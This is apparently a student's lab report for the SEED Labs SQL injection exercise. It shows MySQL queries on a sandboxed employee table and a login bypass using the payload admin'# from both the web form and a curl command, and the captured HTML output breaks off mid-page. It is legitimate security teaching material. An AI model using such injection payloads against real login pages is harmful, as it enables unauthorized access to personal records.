PES UNIVERSITY

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Session: Jan 2021 – May 2021

INFORMATION SECURITY LAB – 6

NAME : AMRUTHA BS

Lab Tasks

We have created a web application, and host it at www.SEEDLabSQLInjection.com This web application is a simple employee management application. Employees can view and update their personal information in the database through this web application. There are mainly two roles in this web application: Administrator is a privilege role and can manage each individual employees' profile Information; Employee is a normal role and can view or update his/her own profile information. All employee information is described in the following table. NOTE:


please change names Alice to your name and Boby as your friend name

Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database. We have created a database called Users, which contains a table called credential; the table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, you need to play with the database to get familiar with SQL queries. MySQL is an open-source relational database management system. We have already setup MySQL in our SEEDUbuntu VM image. The user name is root and password is seedubuntu.


1.1 Please login to MySQL console using the following command:

We first login into the MySQL console and switch the database in use to Users:


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal


```
[03/31/21]seed@PES2201800618_AmruthaBS_VM1:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

On listing all the tables, we see that we have a single table named credential and Printing all the information of the employee ‘Alice’:




```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Now, the Alice name is changed to Amrutha BS and Boby is changed to Supriya. The table contents before and after executing the sql queries is shown in the below screenshot.



```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> UPDATE credential set Name='Amrutha BS' where ID=1;
Query OK, 1 row affected (0.06 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> UPDATE credential set Name='Supriya' where ID=2;
Query OK, 1 row affected (0.02 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> SELECT * FROM credential;
+----+------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name       | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Amrutha BS | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Supriya    | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan       | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy       | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted        | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin      | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```


The final table and all the information of the employee ‘Amrutha BS’ is shown in the below screenshot.



```
mysql> SELECT * FROM credential;
+----+-------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name        | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Amrutha BS  | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Supriya     | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan        | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy        | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted         | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin       | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name='Amrutha BS';
+----+-------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name        | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Amrutha BS  | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> █
```

Task 2: SQL Injection Attack on SELECT Statement

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. Our employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers. We will use the login page from www.SEEDLabSQLInjection.com for this task. The web application authenticates users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee's credential. To help you started with this task, we explain how authentication is implemented in the web application. The PHP code unsafe home.php, located in the /var/www/SQLInjection directory, is used to conduct user authentication. The following code snippet show how users are authenticated. The above SQL statement selects personal employee information such as id, name, salary, ssn etc from the credential table. The SQL statement uses two variables input uname and hashed pwd, where input uname holds the string typed by users in the username field of the login page, while hashed pwd holds the sha1 hash of the password typed by the user. The program checks whether any record matches with the provided username and password; if there is a match, the user is successfully authenticated, and is given the corresponding employee information. If there is no match, the authentication fails. Please provide a screenshot of your observation.




Task 2.1: SQL Injection Attack from webpage

Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees.

Entering the username as admin'# and password as abc@123:


Password can be anything.



Employee Profile Login

USERNAME	admin'#
PASSWORD	•••••••

On clicking on login, we get the following output:



SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%23&Password=abc%40123
Home
Edit Profile
Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Amrutha BS	10000	20000	9/20	10211002				
Supriya	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


It can be seen from the above screenshot that we are able to login to the admin account without a valid password. Thus, attack is successful.
The input here for username results in the following query at the server to be executed: SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= 'admin'

The password entered here was just for the sake of completion because JavaScript can be used to check if the field has been filled and in case it is not, it might request for it by causing an alert or error and hence not launch a successful SQL Injection. The # sign makes everything after 'admin' to be commented out, here the password. Hence, we were able to get all the information about the employees using the admin ID.


Task 2.2 SQL Injection Attack from command line

Your task is to repeat Task 2.1, but you need to do it without using the webpage. You can use command line tools, such as curl, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as &) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached: We use the following curl command to place an HTTP request to the website and perform the login again in the same manner as before and we see that we get the HTML page in the return:

$curl’html://www.seedlabsqlInjection.com/home.php?username=admin%27%3B%23&Password=’



```
[04/02/21]seed@PES2201800618_AmruthaBS_VM1:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username='admin'%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
```



```
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
